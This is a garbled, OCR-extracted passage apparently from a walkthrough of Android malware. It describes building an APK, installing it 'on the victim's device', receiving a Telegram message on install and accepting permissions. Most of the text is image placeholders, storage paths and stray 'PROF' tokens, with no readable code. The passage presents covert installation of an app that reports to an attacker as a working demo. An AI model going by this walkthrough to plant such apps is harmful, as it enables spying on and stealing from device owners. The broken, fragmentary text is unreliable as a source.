
demo

Let's go to see everything in action. Build app, create apk file:




{width="80%"}

PROF




{width="80%"}


Then install on the victim's device:




PROF



PROF {height="30%"}




- app-release.apk
- output-metadata.json



PROF


{height="30%"}

As you can see, after install we get a message in Telegram:




{width="80%"}

Accepting permissions:



PROF



